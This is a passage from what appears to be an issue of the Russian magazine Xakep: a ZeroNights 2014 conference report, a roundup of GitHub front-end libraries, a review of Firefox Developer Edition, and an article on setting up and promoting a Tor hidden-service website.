Приятно порадовал тот факт, что в качестве почетных гостей на конференцию были приглашены участники команд — победителей школьного конкурса CTF, организованного факультетом вычислительной математики и кибернетики МГУ. Пообщавшись в кулуарах с парнями из команд «Shadow servants», «Пылающие Помидоры» и «1336 h4x0rz», выяснила, что мотивация у юных программистов и хакеров для многочасовых упражнений с компьютерами разная. Одни делают это просто for fun, потому что интересно, увлекательно. А другие стремятся выйти на крутой уровень и «зарабатывать сто баксов в час» (с). Интересно, кстати, будет встретить тех и других лет так через десять. И конечно, хотелось бы, чтобы встреча состоялась на ZeroNights :).



Иван Новиков, Wallarm

Было очень здорово. Напомнило самый первый ZN в гостинице «Карелия» в Петербурге. Это было хардкорно, крутые доклады. Особенно понравилось про безопасность MQ и отличный киноут от Соляра, сделанный вместо презентации на DOS-игре. Это почти DEFCON, то есть это уже советский дефкон (такой уж был антураж в зале, простите). Но через пару лет он может стать дефконом 2005–2006, что не может не радовать :).

И это надо делать дальше! Надо больше мастер-классов реалтайм. Надо больше пространства. Каждый уголок должен быть заткнут каким-то гаджетом. И так будет.

Defensive Track

Игорь Булатенко

Чем знаменит: специалист компании QIWI.
На ZeroNights 2014: рассказал о сложностях управления ролями и группами при разделении доступа в сети. Для решения этой задачи ребята используют NGFW и DPI и свою магию.

Карим Валиев

Чем знаменит: руководитель группы информационной безопасности Mail.Ru Group.
На ZeroNights 2014: открыл некоторые секреты того, как при помощи мониторинга ресурсов сети Интернет, включая форумы и социальные сети, выявлять угрозы безопасности.

Алексей Синцов

Чем знаменит: известный секьюрити-инженер Nokia R&N, отвечающий за безопасность платформы Here, заслуженный автор][.
На ZeroNights 2014: рассказал, как с помощью банального и простого ModSecurity создать автоматизированную систему мониторинга атак Web на огромном периметре, как такую систему поддерживать и разрабатывать малыми силами и что это может дать компании в итоге.

Алексей Карябкин и Павел Куликов

Чем знамениты: представители крупного российского банка.
На ZeroNights 2014: показали практический пример реализации системы мониторинга почтовой корреспонденции на основе open source продуктов.



ТЕПЕРЬ ТЫ — НОВЫЙ ДРАКОН


Илья Пестов
@ilya_pestov



Илья Русанен
rusanen@real.xakep.ru

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ


io.js

https://github.com/iojs/io.js
В мире JavaScript не так давно произошло знаковое событие, о котором мы не можем не упомянуть: группа разработчиков Node.js, недовольная политикой Joyent, вышла из проекта и создала форк io.js. Основной причиной принятия такого решения послужило то, что Node.js почти не развивался с 2013 года (версия 0.10) и работал на старой версии V8. Плюс система версионирования была запутанной и не соответствовала общепринятой модели semver. Io.js уже успел сформировать свою аудиторию и собрать более 4000 звезд на GitHub. Первый стабильный релиз платформы запланирован на 13 февраля 2015 года, по заявлениям разработчиков, он будет совместимым с Node.js и npm.



Handsontable

https://github.com/handsontable/handsontable
Вероятно, лучшая библиотека для реализации Excel-подобного редактора в вебе. Сам автор проекта перечислил все похожие библиотеки и убеждает в том, что в них нет ничего, чего бы не было в Handsontable. Библиотека предоставляет огромный API, который позволит сделать и настроить что угодно и как угодно. Только событийная модель состоит более чем из 50 обработчиков. Модульная архитектура и ряд существующих плагинов с Backbone, Angular, тепловыми картами, графиками, комментариями и прочим.




ClockPicker

https://github.com/weareoutman/clockpicker
Изящное UI/UX-решение, альтернатива традиционному datetime-picker'у. Идея очень проста — вместо традиционного hours-поля со стрелками вверх и вниз ты выбираешь время на настоящих часах, перетягивая стрелки. Выглядит и работает все очень здорово.

```
<div class="input-group clockpicker">
  <input type="text" class=↵
  "form-control" value="09:30">
  <span class="input-group-addon">
  <span class="glyphicon↵
  glyphicon-time"></span>
    </span>
</div>
<script type="text/javascript">
    $('.clockpicker').clockpicker();
</script>
```


ClockPicker работает как плагин для jQuery.



Clappr


https://github.com/globocom/clappr
Clappr — это удобный «масштабируемый медиаплеер для веба». В Clappr можно настроить буквально все: размеры, цвета панели управления и иконок на ней, прелоадер и даже прикрутить Google-аналитику. Ну и плюс ко всему Clappr максимально прост в использовании.

```
<body>
  <div id="player"></div>
  <script>
    var playerEl = document.↵
    getElementById("player");
    var player = new Clappr.
    Player({source: "http://your.video/↵
    here.mp4"});
    player.attachTo(playerEl);
  </script>
</body>
```



Front-end Job Interview Questions


https://github.com/h5bp/Front-end-Developer-Interview-Questions
Бесценная шпаргалка для соискателей на позицию фронтендера. Репозиторий от команды HTML5 Boilerplate с большим перечнем основных вопросов как по веб-разработке в целом, так и по HTML, CSS, JS отдельно. Если ты ответишь на все эти вопросы для самого себя, вероятность того, что ты пройдешь интервью, увеличится в разы.



PhotoSwipe


https://github.com/dimsemenov/PhotoSwipe
Качественный скрипт для создания галерей с поддержкой мобильных устройств. Почти 3000 звезд на гитхабе. В PhotoSwipe грамотно реализована навигация с помощью HTML5 History API и присвоения идентификатора к каждому слайду, умный индикатор загрузки, благодаря которому контент не дергается, клавиатурное управление и плавные анимации при зуме.

```
var pswpElement = document.↵
querySelectorAll('.pswp')[0];
// build items array
var items = [
  {
   src: 'https://placekitte.com/600/400',
   w: 600,
   h: 400
  },
  {
   src: 'https://placekitten.↵
   com/1200/900',
   w: 1200,
   h: 900
  }
];
// define options (if needed)
var options = {
    // optionName: 'option value'
       for example:
    index: 0
    // start at first slide
};
// Initializes and opens PhotoSwipe
var gallery = new PhotoSwipe
( pswpElement, PhotoSwipeUI_Default,
items, options);
gallery.init();
```




Nightrain

https://github.com/naetech/nightrain
Хоть разработчики частенько и ругают PHP, но он по-прежнему остается популярным. Настолько популярным, что теперь на нем можно делать приложения для OS X, Windows и Linux. Не то чтобы подобных проектов не было раньше, но именно nightrain выглядит довольно проработанным, да и вдобавок сильно приглянулся комьюнити. Проект написан на Python и по своей сути является упаковщиком PHP/HTML/CSS/JS-проектов в десктопные версии. В качестве БД используется SQLite 3. А если говорить о фреймворках, то тут нет абсолютно никаких ограничений, ни на клиентские, ни на серверные. В целом получился достаточно интересный проект, который открывает совершенно новые возможности для веб-разработчиков.




Mermaid

https://github.com/knsv/mermaid
Обучение практически любого разработчика начинается с изучения языка блок-схем. А Mermaid является JavaScript-библиотекой, интерпретирующей очень лаконичный синтаксис для генерации блок-схем:




```
<div class="mermaid">
    CHART DEFINITION GOES HERE
</div>
graph LR;
    A[Hard edge]-->|
    Link text|B(Round edge);
    B-->C{Decision};
    C-->|One|D[Result one];
    C-->|Two|E[Result two];
```

В итоге получается такая вот схема (см. изображение ниже).




Flexie

https://github.com/doctyper/flexie
У W3C достаточно много хейтеров, которые критикуют систему дистрибуции стандартов в браузеры. Да и текущая ситуация с версткой далеко не идеальна. Но значительно упростить процесс верстки способны флексбоксы. Flexie — один из самых ценных полифилов для верстальщиков, который полностью вводит поддержку спецификации CSS3 Flexible Box Model для IE 6-9, Opera 10.0+, Firefox 3.0+, Safari 3.2+ и Chrome 5.0+.




SVG Morpheus

https://github.com/alexk111/SVG-Morpheus
С распространением retina-дисплеев обсуждений на тему SVG среди веб-разработчиков и самого SVG значительно прибавилось. SVG Morpheus — это небольшая библиотека, которая производит эффектные анимации деформирования SVG-объектов. Скрипт поддерживает почти все возможные функции смягчения и предоставляет несколько вариантов анимаций.



ВСЕ НОВОЕ — ЭТО ХОРОШО ЗАБЫТОЕ СТАРОЕ




Илья Пестов
@ilya_pestov

КРАТКИЙ ОБЗОР НОВЫХ ФИЧ FIREFOX DEVELOPER EDITION

За последнее время у Mozilla произошло несколько знаковых событий. Во-первых, это юбилей Firefox. Десять лет назад группой хакеров, именующих себя Mozillian, была выпущена первая версия огнелиса — браузера, который разрушил монополию Internet Explorer с 95% долей рынка. Во-вторых, в продолжительной конкурентной борьбе за производительность с Chrome движок SpiderMonkey обошел V8 на собственных тестах Google. Ну и в-третьих, это, конечно же, релиз Firefox Developer Edition.


Firefox Developer Edition заменит существующий канал разработки Firefox Aurora, и в него будут попадать нововведения из Firefox Nightly. Также сохранится шестинедельный цикл разработки браузера: Nightly — Developer Edition — Beta — Release. Тем самым у разработчика будет 12 недель до того, как нововведение попадет в релиз. Новый браузер использует отдельный пользовательский профиль, что позволяет запускать его одновременно с обычным Firefox.



JavaScript-движок SpiderMonkey от Mozilla обошел Google V8 на собственных тестах Google

СВЕЖИЙ ДИЗАЙН


Обновленный интерфейс ускоряет доступ к инструментам для разработчиков и по умолчанию использует новую темную тему оформления. Но ты также можешь переключиться на классическую или установить любую стороннюю тему и расширение. Изменения также коснулись внешнего вида окна настроек.



Изменения внешнего вида окна настроек

КНОПКА «ЗАБЫТЬ»


Не остались без внимания и проблемы секьюрности: на приборной панели браузера появилась кнопка «Забыть», при нажатии на которую удаляется информация о cookie, истории, открытых вкладках и окнах за последние пять минут, два часа или сутки.



Кнопка «Забыть», при нажатии на которую удаляется browsing data для текущего сайта

FIREFOX HELLO

Многие уже, наверное, слышали про WebRTC, а возможно, даже экспериментировали с ней. Так вот, при поддержке компании Telefonica в новом гиковском Firefox добавились звонки и видеозвонки именно на этой технологии. А называется этот «браузерный Skype» Firefox Hello.



В FFDE доступны звонки и видео через WebRTC


О САМОМ ГЛАВНОМ

Ну вот мы плавно добрались до самого главного — инструментов для веб-разработчиков, акцента и первопричины появления данного браузера. В целом сообщество отреагировало более чем положительно, многие говорили, что в свое время перешли от Firefox к Chrome только из-за DevTools, а сейчас настало время возвращаться обратно. Но также встречались высказывания, что ничего нового не появилось, а просто взяли все, что было, и по-другому оформили. Хочу заявить, что это абсолютная ложь. Команда Firefox заметно улучшила существующие и предоставила совершенно новые инструменты для разработчиков.


- Более продвинутая отладка JavaScript.
- Усовершенствован веб-инспектор, в нем появилось окно с используемыми шрифтами, и он наконец-то начал отображать в DOM псевдоэлементы `before` и `after`.
- Преобразились инструменты для работы с отзывчивым дизайном.
- Редактор стилей с первоклассным автозаполнением позволяет редактировать CSS-файлы прямо в браузере.
- Более информативные консоль и мониторинг сети.
- Scratchpad для исполнения JavaScript на лету.
- Переключатель между online- и offline-режимами.
- Очень удобный колорпикер.

WEBIDE — ИНТЕГРИРОВАННАЯ СРЕДА РАЗРАБОТКИ

WebIDE была введена как бета-функция (недоступная по умолчанию) в Firefox 33, а теперь официально включена в Developer Edition. С помощью WebIDE, заменяющей менеджер приложений, ты можешь разрабатывать, развертывать и отлаживать приложения Firefox OS прямо в браузере или на устройстве Firefox OS. Функция автозаполнения, функция вспомогательного экрана, доскональная проверка — некоторые из новинок. Ты можешь также приостановить приложение и осмотреть элементы со встроенным отладчиком.



Эмуляторы для тестирования приложений в различных версиях FFOS




VALENCE — КРОСС-БРАУЗЕРНАЯ РАЗРАБОТКА И ОТЛАДКА

Изначально это расширение называлось Firefox Tools Adapter. Valence предназначен для того, чтобы тестировать проекты с различных устройств (например, Chrome для Android, Safari на iOS) и изменять веб-контент, моделируя интерфейс Firefox.

WEB AUDIO EDITOR

Позволяет взаимодействовать с Web Audio API в режиме реального времени.



Web Audio Editor

ВЫВОДЫ

В принципе, я перечислил все основные нововведения. Не знаю, как у вас, но я испытываю только положительные эмоции от работы с Firefox Developer Edition. Возможно, у меня предвзято хорошее отношение к самому производителю за их открытость, альтруизм и желание сделать веб лучше…


Сделали ли в Mozilla что-то кардинально новое и инновационное? Нет, и с этим никто не спорит. Даже на их лендинге написано «It's everything you're used to, only better». А вот с этим утверждением я абсолютно согласен.

Большое спасибо всем за внимание. И под конец хочу закинуть табличку юзабельных шорткатов. ■

	Windows	OS X	Linux
Toolbox (opens with the most recent tool activated)	Ctrl + Shift + I	Cmd + Opt + I	Ctrl + Shift + I
Web console[1]	Ctrl + Shift + K	Cmd + Opt + K	Ctrl + Shift + K
Inspector	Ctrl + Shift + C	Cmd + Opt + C	Ctrl + Shift + C
Debugger	Ctrl + Shift + S	Cmd + Opt + S	Ctrl + Shift + S
Style Editor	Shift + F7	Shift + F7[1]	Shift + F7
Profiler	Shift + F5	Shift + F5[1]	Shift + F5
Network Monitor	Ctrl + Shift + Q	Cmd + Opt + Q	Ctrl + Shift + Q
Developer Toolbar (toggles on and off)	Shift + F2	Shift + F2[1]	Shift + F2
Responsive Design View (toggles on and off)	Ctrl + Shift + M	Cmd + Opt + M	Ctrl + Shift + M
Browser Console	Ctrl + Shift + J	Cmd + Shift + J	Ctrl + Shift + J
Scratchpad	Shift + F4	Shift + F4	Shift + F4
WebIDE	Shift + F8	Shift + F8	Shift + F8
Storage Inspector[2]	Shift + F9	Shift + F9	Shift + F9

Табличка шорткатов нового FFDE

ЧЕРНОЕ SEO В ЧЕРНЫХ СЕТЯХ



ff333xx

КАК ПРОДВИГАТЬ САЙТЫ В АНОНИМНЫХ РАЗДЕЛАХ ИНТЕРНЕТА



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.



Ты когда-нибудь мечтал вернуться в 1999 год и создать на абсолютно пустом рынке свой Ozon или Mail? Нынешняя ситуация в сети Tor напоминает ситуацию в глобальном инете в самом конце XX века. Поток посетителей растет с каждым днем. Качественных и полезных сервисов практически нет. Впереди — непаханое поле для усовершенствований и нереальные перспективы для роста. Только в отличие от 90-х, когда лишь самые прозорливые могли предсказать, в какую сторону будет развиваться сеть, сейчас уже понятно, какие сервисы нужны людям. И можно брать любую выстрелившую идею и воплощать ее в анонимном формате.

Итак, при запуске любого веб-проекта можно выделить три основных этапа (при очень-очень грубом делении):

- конфигурирование сервера и регистрация домена;
- размещение контента сайта на сервере;
- привлечение посетителей.

При создании сайта для Tor в каждом пункте есть некоторые особенности. Расскажем о них подробнее.

WWW


Для корректной работы всех описанных решений необходимо иметь установленный Tor Browser: https://www.torproject.org


РАЗВЕРТЫВАЕМ ONION-СЕРВЕР

Вкратце опишем процесс развертывания tor-hidden-сервера на локальной машине пользователя, снабдив каждый пункт ссылкой на более подробную инструкцию:

1. Ставим Tor (https://www.torproject.org/download/download-easy.html.en).
2. Устанавливаем веб-сервер. Теоретически подойдет любой. Если не знаешь, что выбрать, попробуй XAMPP для Windows (sourceforge.net/projects/xampp/) или MAMPP (www.mamp.info/en/) для OS X.
3. Настраиваем сервер. Вот ссылки на инструкции для различных операционок:

- Windows (https://www.torproject.org/docs/tor-doc-windows.html.en);
- OS X (https://www.torproject.org/docs/tor-doc-osx.html.en);
- Linux (https://www.torproject.org/docs/tor-doc-unix.html.en).





Есть вариант использовать анонимные аналоги традиционных хостинг-сервисов, которые позволяют не заморачиваться с развертыванием сервера и сделать свой сайт за несколько минут (при условии наличия готового фронтэнда и бэкенда). Но этот вариант имеет парочку недостатков:

- Гарантий сохранности контента нет. Хостер, личность которого установить невозможно, может в один прекрасный день исчезнуть в никуда или регулярно сливать базы данных юзеров на AgoraMarket.
- Качество обслуживания сайтов тоже никто не гарантирует. Анонимность освобождает от ответственности, а низкая популярность таких хостингов охлаждает энтузиазм владельцев улучшать техническое оснащение своих сервисов.


ВЫКЛАДЫВАЕМ КОНТЕНТ


Теперь, когда сервер работает как надо, настала пора разместить на нем сайт. Бэкенд у Tor-ресурсов такой же, как и у всех других. А вот фронтенд имеет некоторые особенности. Во-первых, следует учитывать наличие плагина NoScript в Tor Browser. То есть у большинства пользователей тупо заблокирован JavaScript, и поэтому его использование стоит ограничить до минимума. Во-вторых, если твой сайт содержит графические элементы, сделанные с помощью HTML5-тега <canvas>, то будут проблемы с блокировкой Canvas Fingerprint (идентификации пользователя по набору шрифтов, методам сглаживания и прочим уникальным для каждого устройства особенностям рендеринга). Перед активацией любого canvas-элемента Tor спрашивает разрешения у пользователя.

И никаких гарантий, что юзер его даст, нет. Поэтому интерактивные графики, карты и прочее нежелательны.

В-третьих, в Tor заблокированы cookies, и это надо учитывать при разработке механизма идентификации пользователя.

Еще стоит заметить, что верстка должна корректно отображаться в браузере Firefox. Если сайт имеет адекватный дизайн и валидный HTML-код (см.][за сентябрь), то проблем быть не должно. А если они все-таки появятся, то поищи решение на https://hacks.mozilla.org.








WWW

Полную информацию об особенностях Tor Browser ты можешь найти здесь: https://www.torproject.org/projects/torbrowser/design/



ПРИВЛЕЧЕНИЕ НА САЙТ ПОСЕТИТЕЛЕЙ

Можно предположить, что если даркнет отстает по развитию от глобального интернета на десяток лет, то там еще работают методы «черного SEO»: спам ключевыми словами, белый текст на белом фоне и прочее. И мой опыт Tor-поисковых систем подтверждает это предположение. Когда вводишь поисковый запрос в Torch и смотришь на выдачу, то как будто оказываешься 12 лет назад. Качество представляемых пользователю ссылок очень низкое. Так что можешь смело читать SEO-блоги десятилетней давности и пользоваться опытом предков.

Но не стоит злоупотреблять этим. Главное — чтобы контент сайта был интересным, а юзабилити было на должном уровне, чтобы человеку хотелось вернуться. Из-за хаоса, творящегося в даркнете, когда ничего нельзя найти, закладки в браузере, которые почти не используются при классическом серфинге, становятся палочкой-выручалочкой при анонимном серфинге.

ПОИСКОВЫЕ СИСТЕМЫ

Чтобы поисковик индексировал сайт — он должен узнать о нем. Вот ссылки на страницы добавления сайтов в базы популярных трех самых популярных поисковых систем.

- Grams (http://grams7enufi7jmdl.onion/addasite);
- TorFind (http://ndj6p3asftxboa7j.onion/submit.html);
- Ahmia (https://ahmia.fi/add/).



INFO

Ставить Яндекс.Метрику или Google-аналитику на Tor-ресурс как-то не комильфо. Для мониторинга посетителей можно установить на сервер какой-нибудь старый добрый open source счетчик типа AWStats (www.awstats.org) или Piwik (piwik.org).

КАТАЛОГИ ССЫЛОК

Если тебе доводилось заниматься продвижением сайтов в начале 2000-х, то ты наверняка производил процедуру «прогонки по каталогам». Лет десять назад это еще давало немного трафика и положительно влияло на ранжирование в поисковой выдаче, но теперь эта процедура абсолютно бесполезна.

В теневом интернете добавлять сайты в каталоги очень даже полезно. Этому есть несколько причин:

1. Поисковики для Tor очень неэффективны. Если при использовании любого популярного поисковика первая ссылка соответствует тому, что пользователь имел в виду, то при поиске в Grams иногда приходится просмотреть несколько страниц поисковой выдачи, чтобы найти нужный сайт. Если Google выдает на запрос «drugs» 431 миллион ссылок, то Tor-поисковики — всего лишь несколько тысяч результатов. «Темных» сайтов на много порядков меньше, чем «светлых». Да и многие владельцы Tor-ресурсов не заморачиваются тем, чтобы их сайт был доступен из поиска. Поэтому многие юзеры используют каталоги ссылок как основное средство Tor-серфинга.
2. Если какой-нибудь Яндекс формирует свою поисковую базу из всех ссылок, которые попадаются на пути поискового робота, то у маленьких и бедных Tor-поисковиков просто нет средств на поддержание серверов, чтобы обрабатывать такие объемы информации. Поэтому они формируют поисковую базу из каталогов. Так что если ты хочешь, чтобы твой сайт автоматом становился известным для вновь вышедших на рынок поисковиков (а таких в ближайшее время ожидается довольно много), то добавь в популярные каталоги ссылкой на свой сайт с качественным description.



WWW

The Hidden Wiki: http://kpvzxxbbraaigawj.onion

Onion wiki: http://cu7yjdxqw37yjv5n.onion/Main_Page

